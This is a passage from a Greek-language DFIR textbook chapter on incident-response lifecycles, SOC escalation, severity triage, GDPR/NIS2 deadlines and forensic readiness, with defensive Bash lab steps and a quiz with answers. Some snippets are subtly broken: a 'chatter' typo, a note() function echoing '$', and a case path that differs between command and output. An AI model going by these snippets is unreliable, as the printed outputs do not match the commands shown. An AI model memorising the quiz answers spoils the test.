Το μοντέλο **SANS PICERL** (Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned) αναλύει λεπτομερέστερα τις ενδιάμεσες φάσεις, ακολουθεί όμως την ίδια λογική. Και τα δύο μοντέλα αναγνωρίζουν ότι στην πράξη οι φάσεις αλληλεπικαλύπτονται: η ανάλυση συνεχίζεται κατά τον περιορισμό, νέοι δείκτες διευρύνουν το εύρος του περιστατικού και κάθε περιστατικό ανατροφοδοτεί την προετοιμασία. Οι φοιτητές θα πρέπει επομένως να αντιμετωπίζουν τους κύκλους αυτούς ως χάρτη για την ιεράρχηση προτεραιοτήτων και όχι ως άκαμπτο, γραμμικό κατάλογο ελέγχου.

Εμβάθυνση

Το NIST SP 800-61 Rev. 2 οργανώνει την αντιμετώπιση σε τέσσερις φάσεις (Σχ. 1): (1) Προετοιμασία — σχέδια ενεργειών, εργαλεία, βασικές γραμμές καταγραφής και στοιχεία επικοινωνίας πριν εμφανιστεί οποιαδήποτε ειδοποίηση, (2) Εντοπισμός και Ανάλυση — αρχική διαλογή, οριοθέτηση και ιεράρχηση, (3) Περιορισμός, Εξάλειψη και Ανάκαμψη — ενέργειες που εκτελούνται ως στενά συνδεδεμένος κύκλος, επειδή μια πρόωρη εξάλειψη μπορεί να προειδοποιήσει τον αντίπαλο ή να καταστρέψει πειστήρια, και (4)

Δραστηριότητες μετά το Περιστατικό — ανάλυση της βασικής αιτίας και βελτίωση των ελέγχων. Το μνημονικό PICERL του SANS αναλύει περισσότερο τις ενδιάμεσες φάσεις, διατηρώντας όμως την ίδια λογική ακολουθία. Και τα δύο μοντέλα αναγνωρίζουν ότι οι φάσεις αλληλεπικαλύπτονται: η ανάλυση συνεχίζεται κατά τον περιορισμό και κάθε περιστατικό ανατροφοδοτεί την προετοιμασία.

Σχ. 1, Κύκλος απόκρισης σε περιστατικά κατά NIST SP 800-61



Οι τέσσερις φάσεις του NIST και ο επιχειρησιακός βρόχος ανατροφοδότησης: τα ευρήματα της ανίχνευσης επανακαθορίζουν το εύρος του περιορισμού, ενώ τα διδάγματα του περιστατικού αναθεωρούν την προετοιμασία. Στον εσωτερικό βρόχο αφιερώνεται το μεγαλύτερο μέρος μιας πραγματικής διερεύνησης.

Εργαστηριακό Πρωτόκολλο §1.2

\$ Bash — §1.2

```
# Record lifecycle phase transitions (NIST SP 800-61)
for p in Preparation Detection-Analysis Containment Post-Incident; do
  echo "$(date -u +%FT%TZ) phase=$p" ; done | tee -a
  ↪ ~/cases/INC-2026-0117/notes/phases.log
```

Αποτέλεσμα εντολής

```
2026-09-26T14:02:11Z phase=Preparation
2026-09-26T14:02:11Z phase=Detection-Analysis
2026-09-26T14:02:11Z phase=Containment
2026-09-26T14:02:11Z phase=Post-Incident
```

Επεξήγηση

Στην πράξη κάθε μετάβαση φάσης καταγράφεται τη στιγμή που συμβαίνει (εδώ επιδεικτικά σε βρόχο). Το phases.log επιτρέπει στην αναδρομική εξέταση να μετρήσει πόσο διήρκεσε κάθε φάση και πού υπήρξε καθυστέρηση.

1.3 Οργάνωση του SOC και κλιμάκωση

Το **Κέντρο Επιχειρήσεων Ασφαλείας (Security Operations Center — SOC)** αποτελεί την πρώτη γραμμή άμυνας του οργανισμού και οργανώνεται τυπικά σε βαθμίδες (tiers).

Οι αναλυτές **Tier 1** εκτελούν την αρχική διαλογή των ειδοποιήσεων: επιβεβαιώνουν αν μια ειδοποίηση είναι αληθώς θετική, τη συσχετίζουν με γνωστά μοτίβα και την κλιμακώνουν όταν ξεπερνά τα όρια των εγχειριδίων τους. Οι χειριστές **Tier 2** διεξάγουν εμβαθυμένη διερεύνηση: αναλύουν χρονογραμμές, συσχετίζουν πηγές τηλεμετρίας και οριοθετούν το εύρος του συμβάντος. Το **Tier 3** στελεχώνεται από ειδικούς — εγκληματολόγους, αναλυτές κακόβουλου λογισμικού, κυνηγούς απειλών — που αναλαμβάνουν τα πλέον σύνθετα περιστατικά και αναπτύσσουν νέες ικανότητες ανίχνευσης.

Η κλιμάκωση (escalation) δεν είναι αποτυχία αλλά σχεδιασμένος μηχανισμός: κάθε βαθμίδα έχει σαφώς ορισμένα κριτήρια για το πότε ένα συμβάν περνά στην επόμενη, μαζί με τα ελάχιστα στοιχεία τεκμηρίωσης που πρέπει να το συνοδεύουν (χρονοσφραγίδες, ταυτότητες συστημάτων, ενέργειες που ήδη εκτελέστηκαν). Χωρίς αυτή την πειθαρχία, πολύτιμος χρόνος χάνεται σε επαναλαμβανόμενες ερωτήσεις και τα πειστήρια αλλοιώνονται από ασυντόνιστες ενέργειες.


Βασικό σημείο

Η καλή κλιμάκωση μεταφέρει μαζί με το συμβάν και το πλαίσιο του: τι παρατηρήθηκε, πότε, σε ποιο σύστημα, τι έχει ήδη γίνει. Ένα ticket χωρίς πλαίσιο αναγκάζει την επόμενη βαθμίδα να ξαναρχίσει από το μηδέν.

Εμβάθυνση

Η ροή κλιμάκωσης (Σχ. 2) συνδέεται άμεσα με τα μετρικά λειτουργίας του SOC: τον μέσο χρόνο ανίχνευσης (MTTD) και τον μέσο χρόνο απόκρισης (MTTR). Ένα ώριμο SOC παρακολουθεί επίσης το ποσοστό ψευδώς θετικών ανά κανόνα ανίχνευσης και τον «χρόνο παραμονής» (dwell time) του αντιπάλου — το διάστημα από την αρχική παραβίαση έως τον εντοπισμό. Οι σύγχρονες τάσεις (SOAR, αυτοματοποίηση εγχειριδίων, εμπλουτισμός ειδοποιήσεων) στοχεύουν στη μείωση του φόρτου του Tier 1, ώστε ο ανθρώπινος χρόνος να επενδύεται στην ανάλυση και όχι στη μηχανική διαλογή. Κρίσιμο στοιχείο ωριμότητας είναι και ο βρόχος ανατροφοδότησης προς τη μηχανική ανίχνευσης: κάθε ψευδώς θετική ειδοποίηση που φτάνει επανειλημμένα στο Tier 1 πρέπει να οδηγεί σε βελτίωση του κανόνα που τη γέννησε.

Σχ. 2, Ροή κλιμάκωσης στο SOC



Κάθε βαθμίδα προσθέτει βάθος ανάλυσης, ο διακεκομμένος βρόχος δείχνει την ανατροφοδότηση της εμπειρογνωμοσύνης του Tier 3 πίσω στη διαλογή, με τη μορφή βελτιωμένων κανόνων και εγχειριδίων.

Εργαστηριακό Πρωτόκολλο §1.3

\$ Bash — §1.3

```
# Minimal escalation ticket with mandatory context fields
cat > ~/cases/INC-2026-0117/notes/escalation.txt << 'EOF'
ticket: INC-2026-0117
observed: beacon-like DNS bursts every 300s
host: FIN-WS-114 (10.20.14.114)
first_seen_utc: 2026-09-26T13:41:07Z
actions_taken: none (preservation pending)
escalate_to: Tier2
EOF
grep -c ':' ~/cases/INC-2026-0117/notes/escalation.txt
```

Αποτέλεσμα εντολής

6

Επεξήγηση

Το ticket κλιμάκωσης περιέχει τα έξι υποχρεωτικά πεδία πλαισίου. Ο έλεγχος με `grep` επιβεβαιώνει μηχανικά ότι κανένα πεδίο δεν λείπει πριν το συμβάν περάσει στο Tier 2.

1.4 Διαλογή, σοβαρότητα και ιεράρχηση περιστατικών

Δεν είναι όλα τα περιστατικά ίσα. Η **διαλογή (triage)** αποφασίζει, με περιορισμένη πληροφορία και υπό πίεση χρόνου, ποια συμβάντα απαιτούν άμεση δράση και ποια μπορούν να περιμένουν. Το βασικό εργαλείο είναι μια κλίμακα σοβαρότητας (SEV) με σαφή, εκ των προτέρων συμφωνημένα κριτήρια: επιχειρησιακή επίπτωση, ευαισθησία των δεδομένων, εύρος των επηρεαζόμενων συστημάτων και ένδειξη ενεργού αντιπάλου. Σε κάθε βαθμίδα αντιστοιχούν χρόνοι απόκρισης (SLA) και προκαθορισμένοι αποδέκτες ενημέρωσης.

Βαθμίδα	Τυπικά κριτήρια	SLA απόκρισης	Ενημέρωση
SEV-1	Ενεργός αντίπαλος σε κρίσιμα συστήματα, διαρροή δεδομένων σε εξέλιξη, ransomware	Άμεση (15')	CISO, Διοίκηση, Νομική υπηρεσία
SEV-2	Επιβεβαιωμένη παραβίαση περιορισμένου εύρους	1 ώρα	CISO, ιδιοκτήτες συστημάτων
SEV-3	Υποπτη δραστηριότητα υπό διερεύνηση	4 ώρες	Προϊστάμενος SOC
SEV-4	Χαμηλού κινδύνου συμβάντα, παραβιάσεις πολιτικής	1 εργάσιμη	Καταγραφή στο σύστημα tickets

Η διαλογή είναι επαναληπτική: μια ειδοποίηση που ξεκίνησε ως SEV-3 αναβαθμίζεται μόλις αποδειχθεί πλευρική κίνηση, και αντίστροφα. Η αρχική εκτίμηση δεν είναι δέσμευση — είναι υπόθεση εργασίας που αναθεωρείται με κάθε νέο εύρημα.

Βασικό σημείο

Η σοβαρότητα δεν μετρά πόσο «εντυπωσιακή» είναι μια επίθεση αλλά πόσο απειλεί τον οργανισμό: επίπτωση, εύρος, ευαισθησία δεδομένων και ένδειξη ενεργού χειριστή στο πληκτρολόγιο.

Εμβάθυνση

Το συχνότερο σφάλμα διαλογής είναι η αγκίστρωση (anchoring): ο αναλυτής κλειδώνει στην πρώτη εξήγηση και ερμηνεύει κάθε νέο στοιχείο υπέρ της. Η θεσμική αντιστάθμιση είναι η υποχρεωτική επανεκτίμηση της σοβαρότητας σε καθορισμένα σημεία ελέγχου (π.χ. κάθε 4 ώρες για SEV-2 και άνω) και η ρητή καταγραφή του σκεπτικού κάθε αλλαγής. Δεύτερο κλασικό σφάλμα είναι η σύγχυση μεταξύ *συμβάντος* (event), *ειδοποίησης* (alert) και *περιστατικού* (incident): εκατομμύρια συμβάντα παράγουν χιλιάδες ειδοποιήσεις, από τις οποίες ελάχιστες κλιμακώνονται σε περιστατικά. Η ορολογική πειθαρχία δεν είναι σχολαστικισμός — καθορίζει ποιες διαδικασίες (και ποιες νομικές υποχρεώσεις) ενεργοποιούνται.

Εργαστηριακό Πρωτόκολλο §1.4

\$ Bash — §1.4

```
# Log a severity decision with rationale and review checkpoint
echo "$(date -u +%FT%TZ) sev=SEV-2 rationale='confirmed C2 on single host'
↪ review_at=$(date -u -d '+4 hours' +%FT%TZ)" \
  >> ~/cases/INC-2026-0117/notes/severity.log
cat ~/cases/INC-2026-0117/notes/severity.log
```

Αποτέλεσμα εντολής

```
2026-09-26T14:10:42Z sev=SEV-2 rationale='confirmed C2 on single host'
↪ review_at=2026-09-26T18:10:42Z
```

Επεξήγηση

Κάθε απόφαση σοβαρότητας καταγράφεται με το σκεπτικό της και με προγραμματισμένο σημείο επανεκτίμησης. Έτσι η αγκίστρωση αντισταθμίζεται διαδικαστικά και η χρονογραμμή των αποφάσεων είναι ανασυγκροτήσιμη.

1.5 Νομικό και κανονιστικό πλαίσιο: ΓΚΠΔ, NIS2 και παραδεκτότητα

Καμία τεχνική ενέργεια DFIR δεν συμβαίνει σε νομικό κενό. Στην Ευρωπαϊκή Ένωση, ο **Γενικός Κανονισμός Προστασίας Δεδομένων (ΓΚΠΔ/GDPR)** επιβάλλει τη γνωστοποίηση παραβίασης προσωπικών δεδομένων στην εποπτική αρχή **εντός 72 ωρών** από τη στιγμή που ο υπεύθυνος επεξεργασίας λαμβάνει γνώση, εφόσον υπάρχει κίνδυνος για τα δικαιώματα των υποκειμένων. Η οδηγία **NIS2** διευρύνει τις υποχρεώσεις: οι βασικές

και σημαντικές οντότητες οφείλουν έγκαιρη προειδοποίηση εντός **24 ωρών** για σημαντικά περιστατικά, πλήρη γνωστοποίηση εντός **72 ωρών** και τελική αναφορά εντός **ενός μηνός**.

Οι προθεσμίες αυτές μετατρέπουν την εγκληματολογική οριοθέτηση σε νομική αναγκαιότητα: για να απαντηθεί το «ποια δεδομένα εκτέθηκαν και πόσων υποκειμένων», η ομάδα πρέπει να έχει ήδη τεκμηριωμένη εικόνα του εύρους. Παράλληλα, η **παραδεκτότητα** των ψηφιακών πειστηρίων εξαρτάται από τη δυνατότητα απόδειξης ότι δεν αλλοιώθηκαν: αλυσίδα επιμέλειας, κρυπτογραφικοί κατακερματισμοί, τεκμηριωμένη μεθοδολογία και επαναληψιμότητα. Ένα τεχνικά άψογο εύρημα που συλλέχθηκε ατεκμηρίωτα μπορεί να αποκλειστεί από δικαστήριο.

Βασικό σημείο

Το ρολόι των 72 ωρών του ΓΚΠΔ (και των 24 ωρών της NIS2) ξεκινά με τη γνώση της παραβίασης — όχι με την ολοκλήρωση της έρευνας. Η εγκληματολογική ετοιμότητα είναι προϋπόθεση κανονιστικής συμμόρφωσης.

Εμβάθυνση

Στην πράξη, η νομική διάσταση εισάγει τρεις πειθαρχίες στη δουλειά του αναλυτή. Πρώτον, την *ελαχιστοποίηση*: εξετάζουμε μόνο ό,τι δικαιολογεί ο σκοπός της έρευνας — μια εικόνα δίσκου περιέχει και προσωπικά δεδομένα άσχετα με το περιστατικό. Δεύτερον, το *δικηγορικό απόρρητο* (legal privilege): σε σοβαρά περιστατικά η έρευνα συχνά διεξάγεται υπό την καθοδήγηση νομικού συμβούλου, ώστε τα ενδιάμεσα ευρήματα να προστατεύονται. Τρίτον, τη *διεθνή διάσταση*: δεδομένα σε νέφος μπορεί να φιλοξενούνται σε άλλη δικαιοδοσία, με διαφορετικούς κανόνες πρόσβασης και διατήρησης. Ο αναλυτής δεν χρειάζεται να είναι νομικός, οφείλει όμως να ξέρει πότε να σταματήσει και να ρωτήσει.

Εργαστηριακό Πρωτόκολλο §1.5

\$ Bash — §1.5

```
# Compute regulatory deadlines from the moment of awareness
AWARE="2026-09-26T14:00:00Z"
echo "NIS2 early warning : $(date -u -d "$AWARE +24 hours" +%FT%TZ)"
echo "GDPR/NIS2 notify   : $(date -u -d "$AWARE +72 hours" +%FT%TZ)"
echo "NIS2 final report  : $(date -u -d "$AWARE +1 month" +%FT%TZ)"
```

Αποτέλεσμα εντολής

```
NIS2 early warning : 2026-09-27T14:00:00Z
GDPR/NIS2 notify   : 2026-09-29T14:00:00Z
NIS2 final report  : 2026-10-26T14:00:00Z
```

Επεξήγηση

Οι κανονιστικές προθεσμίες υπολογίζονται και καταγράφονται από την πρώτη ώρα του περιστατικού. Η ομάδα εργάζεται πλέον με ορατό ρολόι: η οριοθέτηση του

εύρους πρέπει να έχει προχωρήσει αρκετά πριν από το ορόσημο των 72 ωρών.

1.6 Η νοοτροπία του ερευνητή: υποθέσεις και τεκμηρίωση

Η διερεύνηση περιστατικών είναι εφαρμοσμένη επιστημονική μέθοδος. Ο αναλυτής διατυπώνει **υποθέσεις** («ο λογαριασμός παραβιάστηκε μέσω phishing»), προβλέπει τι πειστήρια θα υπήρχαν αν η υπόθεση ίσχυε (κακόβουλο μήνυμα στο αρχείο αλληλογραφίας, σύνδεση από ασυνήθιστη διεύθυνση IP, εκτέλεση συνημμένου) και έπειτα αναζητά στοχευμένα τα στοιχεία που θα την *επιβεβαιώσουν ή θα τη διαψεύσουν*. Η διάψευση είναι εξίσου πολύτιμη με την επιβεβαίωση: στενεύει τον χώρο των πιθανών εξηγήσεων.

Δεύτερος πυλώνας είναι η **τεκμηρίωση σε πραγματικό χρόνο**. Κάθε εντολή που εκτελείται σε σύστημα υπό διερεύνηση, κάθε αρχείο που εξετάζεται, κάθε απόφαση που λαμβάνεται καταγράφεται με χρονοσφραγίδα UTC. Οι σημειώσεις της έρευνας δεν είναι γραφειοκρατία — είναι το μέσο με το οποίο η ανάλυση γίνεται επαληθεύσιμη από τρίτο, υπερασπίσιμη σε αντιπαράθεση και ανθεκτική στη φθορά της μνήμης.

Βασικό σημείο

Γράφουμε τις σημειώσεις για δύο αναγνώστες: τον εαυτό μας σε έξι μήνες και έναν εχθρικό εξεταστή στο δικαστήριο. Και οι δύο πρέπει να μπορούν να ανασυνθέσουν τι κάναμε, πότε και γιατί.

Εμβάθυνση

Οι γνωστικές προκαταλήψεις είναι ο αόρατος αντίπαλος του αναλυτή. Η *προκατάληψη επιβεβαίωσης* τον σπρώχνει να βλέπει μόνο στοιχεία που στηρίζουν την αρχική θεωρία, η *διαθεσιμότητα* τον κάνει να ερμηνεύει το νέο περιστατικό μέσα από το πρόσφατο («πάλι phishing θα είναι»), η *πίεση της ομάδας* αποθαρρύνει τη διατύπωση εναλλακτικών εξηγήσεων. Δομικά αντίδοτα: η τεχνική των ανταγωνιστικών υποθέσεων (ACH), όπου κάθε στοιχείο βαθμολογείται απέναντι σε όλες τις υποθέσεις, η ανάθεση ρόλου «συνηγόρου του διαβόλου» σε μέλος της ομάδας, και το απλό, πειθαρχημένο ερώτημα σε κάθε εύρημα: «ποια άλλη εξήγηση θα παρήγαγε το ίδιο ίχνος;»

Εργαστηριακό Πρωτόκολλο §1.6

\$ Bash — §1.6

```
# Timestamped, append-only investigator notebook
note() { echo "$(date -u +%FT%TZ) | $" >> ~/cases/INC-2026-0117/notes/notebook.log;
↪ }
note "H1: initial access via phishing (predict: MIME artefact + EID 4624 type 3 from
↪ new IP)"
note "H2: valid creds from infostealer (predict: no local execution artefacts)"
tail -n 2 ~/cases/INC-2026-0117/notes/notebook.log
```

Αποτέλεσμα εντολής

```
2026-09-26T14:22:05Z | H1: initial access via phishing (predict: MIME artefact + EID
↳ 4624 type 3 from new IP)
2026-09-26T14:22:05Z | H2: valid creds from infostealer (predict: no local execution
↳ artefacts)
```

Επεξήγηση

Κάθε υπόθεση καταγράφεται μαζί με τις προβλέψεις της πριν αναζητηθούν τα πειστήρια. Έτσι η μεταγενέστερη ανάλυση δεν μπορεί να «προσαρμόσει» σιωπηλά τη θεωρία στα ευρήματα — κλασική μορφή προκατάληψης επιβεβαίωσης.

1.7 Εγκληματολογική ετοιμότητα

Η **εγκληματολογική ετοιμότητα (forensic readiness)** είναι η ικανότητα του οργανισμού να μεγιστοποιεί την αξία των πειστηρίων με το ελάχιστο κόστος, πριν συμβεί το περιστατικό. Περιλαμβάνει: πολιτικές διατήρησης καταγραφών με επαρκές βάθος χρόνου, συγχρονισμό ρολογιών (NTP) σε όλα τα συστήματα, ενεργοποιημένη ενισχυμένη καταγραφή (π.χ. Sysmon, καταγραφή γραμμών εντολών), προετοιμασμένα εργαλεία συλλογής, και προσυμφωνημένες διαδικασίες με τη νομική υπηρεσία και τους παρόχους νέφους.

Δύο θεσμοί συμπληρώνουν την ετοιμότητα. Η **δέσμευση διατήρησης (litigation hold)** αναστέλλει κάθε αυτόματη διαγραφή δεδομένων που σχετίζονται με επικείμενη ή πιθανή δικαστική διαδικασία — η παράλειψή της μπορεί να θεωρηθεί καταστροφή πειστηρίων. Οι **ασκήσεις επί χάρτου (tabletop exercises)** δοκιμάζουν τα σχέδια απόκρισης σε ρεαλιστικά σενάρια χωρίς πραγματικό κίνδυνο, αποκαλύπτοντας κενά σε ρόλους, επικοινωνίες και τεχνικές ικανότητες όσο ακόμη διορθώνονται φθηνά.

Βασικό σημείο

Το φθηνότερο πειστήριο είναι αυτό που φροντίσαμε να υπάρχει από πριν. Καταγραφή που δεν ενεργοποιήθηκε χθες δεν μπορεί να αναλυθεί αύριο.

Εμβάθυνση

Η ετοιμότητα αποτιμάται με απλά, μετρήσιμα ερωτήματα: Πόσους μήνες πίσω φτάνουν οι καταγραφές του ελεγκτή τομέα; Πόσος χρόνος χρειάζεται για να αποκτηθεί εικόνα μνήμης από απομακρυσμένο σταθμό εργασίας; Ποιο ποσοστό των τερματικών στέλνει τηλεμετρία EDR; Υπάρχει ενημερωμένο διάγραμμα δικτύου και μητρώο κρίσιμων περιουσιακών στοιχείων; Οργανισμοί που απαντούν «δεν ξέρουμε» σε αυτά, ανακαλύπτουν τα κενά την πρώτη νύχτα ενός πραγματικού περιστατικού — τη χειρότερη δυνατή στιγμή. Ένα ώριμο πρόγραμμα επανεξετάζει τις απαντήσεις ανά τρίμηνο και μετά από κάθε άσκηση επί χάρτου.

Εργαστηριακό Πρωτόκολλο §1.7

\$ Bash — §1.7

```
# Quick readiness probe: clock sync and log retention depth
timedatectl show --property=NTPSynchronized
journalctl --disk-usage
ls -lt /var/log/*.log | tail -n 1
```

Αποτέλεσμα εντολής

```
NTPSynchronized=yes
Archived and active journals take up 392.0M in the file system.
-rw-r----- 1 syslog adm 24576 Jul  3 06:25 /var/log/alternatives.log
```

Επεξήγηση

Τρεις γρήγοροι έλεγχοι ετοιμότητας: το ρολόι συγχρονίζεται μέσω NTP (προϋπόθεση αξιόπιστων χρονογραμμών), το journal καταλαμβάνει μετρήσιμο χώρο και το παλαιότερο log δείχνει το πραγματικό βάθος διατήρησης — εδώ μόλις λίγους μήνες.

Σύνοψη κεφαλαίου

Το DFIR συνενώνει δύο πειθαρχίες με διαφορετικό ρυθμό αλλά κοινό αντικείμενο: η εγκληματολογία τεκμηριώνει το παρελθόν, η αντιμετώπιση διαχειρίζεται το παρόν. Οι κύκλοι NIST SP 800-61 και SANS PICERL δίνουν τον χάρτη προτεραιοτήτων, το SOC με τις βαθμίδες του παρέχει την οργανωτική δομή, η διαλογή με κλίμακα SEV και SLA μεταφράζει την αβεβαιότητα σε αποφάσεις, το πλαίσιο ΓΚΠΔ/NIS2 θέτει αδιαπραγμάτευτες προθεσμίες, και η νοοτροπία των υποθέσεων με πειθαρχημένη τεκμηρίωση κάνει τα συμπεράσματα υπερασπίσιμα. Η εγκληματολογική ετοιμότητα, τέλος, εξασφαλίζει ότι όταν χτυπήσει ο συναγερμός, τα πειστήρια θα υπάρχουν και τα ρολόγια θα συμφωνούν.

1.8 Τεχνικό Εργαστήριο 1: Στήσιμο φακέλου υπόθεσης και πειθαρχία τεκμηρίωσης

Σενάριο. Το SOC κλιμάκωσε στο Tier 2 μια ειδοποίηση για περιοδικές εκρήξεις DNS από τον σταθμό εργασίας FIN-WS-114 του οικονομικού τμήματος. Αναλαμβάνετε την υπόθεση ως χειριστής και οφείλετε να στήσετε τη δομή της έρευνας πριν από οποιαδήποτε τεχνική ενέργεια.

Φάση 1 — Δομή υπόθεσης

\$ Bash

```
CASE=~/.cases/INC-2026-0117
mkdir -p $CASE/{evidence/{disk,memory,logs},ir-actions,forensics,notes,report}
tree -d $CASE
```

Αποτέλεσμα εντολής

```
/home/analyst/cases/INC-2026-0117
|-- evidence
|   |-- disk
|   |-- logs
|   `-- memory
|-- forensics
|-- ir-actions
|-- notes
`-- report
```

Φάση 2 — Μητρώο πειστηρίων και σοβαρότητα

\$ Bash

```
cat > $CASE/notes/evidence-register.csv << 'EOF'
id,item,source,collected_utc,collector,sha256
E-001,pending: RAM image FIN-WS-114,host,,K.Papadopoulos,
E-002,pending: DNS logs 72h,resolver,,K.Papadopoulos,
EOF
echo "$(date -u +%FT%TZ) sev=SEV-2 rationale='periodic DNS beaconing, single host'" >>
↪ $CASE/notes/severity.log
column -s, -t $CASE/notes/evidence-register.csv
```

Αποτέλεσμα εντολής

id	item	source	collected_utc	collector	sha256
E-001	pending: RAM image FIN-WS-114	host		K.Papadopoulos	
E-002	pending: DNS logs 72h	resolver		K.Papadopoulos	

Φάση 3 — UTC και προστασία σημειώσεων

\$ Bash

```
date -u +%FT%TZ | tee -a $CASE/notes/notebook.log
sudo chatter +a $CASE/notes/notebook.log
lsattr $CASE/notes/notebook.log
```

Αποτέλεσμα εντολής

```
2026-09-26T14:31:58Z
-----a-----e----- /home/analyst/cases/INC-2026-0117/notes/notebook.log
```

Επεξήγηση

Το χαρακτηριστικό append-only (+a) επιτρέπει μόνο προσθήκη στο σημειωματάριο — όχι τροποποίηση ή διαγραφή προηγούμενων εγγραφών. Σε συνδυασμό με τις χρονοσφραγίδες UTC, οι σημειώσεις αποκτούν αποδεικτική βαρύτητα: η ακολουθία των ενεργειών δεν μπορεί να ξαναγραφτεί εκ των υστέρων.

1.9 Πρακτική Άσκηση 1

Συντάξτε πλήρες πακέτο έναρξης υπόθεσης για το ακόλουθο σενάριο: υπάλληλος του τμήματος προμηθειών αναφέρει ότι «ο υπολογιστής άνοιξε μόνος του ένα παράθυρο PowerShell» μετά το άνοιγμα συνημμένου τιμολογίου. Παραδοτέα: (α) δομή φακέλου υπόθεσης με μητρώο πειστηρίων, (β) αρχική εκτίμηση σοβαρότητας με ρητό σκεπτικό και σημείο επανεκτίμησης, (γ) τρεις ανταγωνιστικές υποθέσεις με τις προβλέψεις πειστηρίων της καθεμιάς, (δ) υπολογισμό των κανονιστικών προθεσμιών ΓΚΠΔ/NIS2 με υποθετικό χρόνο γνώσης, (ε) ticket κλιμάκωσης προς Tier 3 με όλα τα πεδία πλαισίου. Αιτιολογήστε σε 200 λέξεις γιατί η συλλογή μνήμης προηγείται της απομόνωσης του σταθμού.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Το DFIR συνενώνει δύο πειθαρχίες: η εγκληματολογία τεκμηριώνει το παρελθόν με αποδεικτική αυστηρότητα, η αντιμετώπιση διαχειρίζεται το παρόν υπό πίεση χρόνου. Η χρυσή σειρά: **διατήρησε** → **αποφάσισε** → **δράσε**.
- Οι κύκλοι NIST SP 800-61 και SANS PICERL είναι χάρτες ιεράρχησης, όχι γραμμικές λίστες: οι φάσεις αλληλεπικαλύπτονται και ανατροφοδοτούνται.
- Το SOC δουλεύει σε βαθμίδες (Tier 1 διαλογή → Tier 2 διερεύνηση → Tier 3 ειδικοί), η κλιμάκωση χωρίς πλαίσιο (τι, πότε, πού, τι έγινε ήδη) σπαταλά τον πολυτιμότερο πόρο — τον χρόνο.
- Η σοβαρότητα (SEV-1...4) μετρά επίπτωση, εύρος, ευαισθησία και ένδειξη ενεργού αντιπάλου — και επανεκτιμάται σε προγραμματισμένα σημεία ελέγχου.
- ΓΚΠΔ: γνωστοποίηση σε 72 ώρες από τη γνώση, NIS2: 24 ώρες έγκαιρη προειδοποίηση, 72 πλήρης, 1 μήνας τελική. Το ρολόι δεν περιμένει την έρευνα.
- Ερευνητική νοοτροπία = ανταγωνιστικές υποθέσεις + πρόβλεψη πειστηρίων + τεκμηρίωση σε UTC, γραμμένη για τον εαυτό σας σε έξι μήνες και για εχθρικό εξεταστή.
- Εγκληματολογική ετοιμότητα: NTP, βάθος καταγραφών, EDR κάλυψη, litigation hold, ασκήσεις επί χάρτου — το φθηνότερο πειστήριο είναι αυτό που υπάρχει από πριν.

1.10 Τεστ Αυτοαξιολόγησης 1

1. Ποια είναι η θεμελιώδης ένταση μεταξύ εγκληματολογίας και αντιμετώπισης περιστατικών;
 - A. Η εγκληματολογία είναι ακριβότερη από την αντιμετώπιση
 - B. Οι ταχείες ενέργειες περιορισμού μπορούν να καταστρέψουν πτητικά πειστήρια
 - C. Απαιτούν διαφορετικά λειτουργικά συστήματα
 - D. Η αντιμετώπιση δεν απαιτεί τεκμηρίωση
2. Στο NIST SP 800-61, γιατί ομαδοποιούνται Περιορισμός, Εξάλειψη και Ανάκαμψη;
 - A. Για λόγους οικονομίας του εγγράφου

- B. Επειδή αποτελούν στενά συνδεδεμένο κύκλο όπου η πρόωρη εξάλειψη βλάπτει
 - C. Επειδή εκτελούνται πάντα από την ίδια ομάδα
 - D. Επειδή είναι προαιρετικές φάσεις
3. Τι πρέπει να συνοδεύει υποχρεωτικά μια κλιμάκωση από Tier 1 σε Tier 2;
- A. Έγκριση της διοίκησης
 - B. Το πλαίσιο: τι παρατηρήθηκε, πότε, πού και τι έχει ήδη γίνει
 - C. Πλήρης εγκληματολογική αναφορά
 - D. Εικόνα δίσκου του συστήματος
4. Πότε ξεκινά η προθεσμία των 72 ωρών του ΓΚΠΔ;
- A. Με την ολοκλήρωση της έρευνας
 - B. Με την πρώτη ειδοποίηση του SIEM
 - C. Με τη δημοσιοποίηση του περιστατικού
 - D. Με τη στιγμή που ο υπεύθυνος επεξεργασίας λαμβάνει γνώση της παραβίασης
5. Ποιο είναι το κύριο αντίδοτο στην προκατάληψη επιβεβαίωσης;
- A. Η ταχύτερη ανάλυση
 - B. Η διατύπωση ανταγωνιστικών υποθέσεων και η αναζήτηση διαψευδικών στοιχείων
 - C. Η ανάθεση της έρευνας σε έναν μόνο αναλυτή
 - D. Η αποφυγή τεκμηρίωσης ενδιάμεσων συμπερασμάτων
6. Τι από τα παρακάτω αποτελεί μέτρο εγκληματολογικής ετοιμότητας;
- A. Συγχρονισμός NTP και επαρκές βάθος διατήρησης καταγραφών
 - B. Η αγορά ταχύτερων δίσκων
 - C. Η απενεργοποίηση της καταγραφής για εξοικονόμηση χώρου
 - D. Η ανάθεση όλων των ερευνών σε εξωτερικό συνεργάτη

Απαντήσεις. 1-B: η ταχύτητα του περιορισμού απειλεί τα πτητικά δεδομένα, γι' αυτό ισχύει το «διατήρησε → αποφάσισε → δράσε». 2-B: οι τρεις φάσεις αλληλοτροφοδοτούνται, η πρόωρη εξάλειψη προειδοποιεί τον αντίπαλο ή καταστρέφει πειστήρια. 3-B: χωρίς πλαίσιο, η επόμενη βαθμίδα επαναλαμβάνει εργασία και χάνεται χρόνος. 4-Δ: το ρολόι ξεκινά με τη γνώση, όχι με την ολοκλήρωση της έρευνας. 5-B: η τεχνική ACH βαθμολογεί κάθε στοιχείο απέναντι σε όλες τις υποθέσεις. 6-A: η ετοιμότητα εξασφαλίζει εκ των προτέρων την ύπαρξη και τη συγκρισιμότητα των πειστηρίων.

Κεφάλαιο 2

Συλλογή και διατήρηση ψηφιακών πειστηρίων

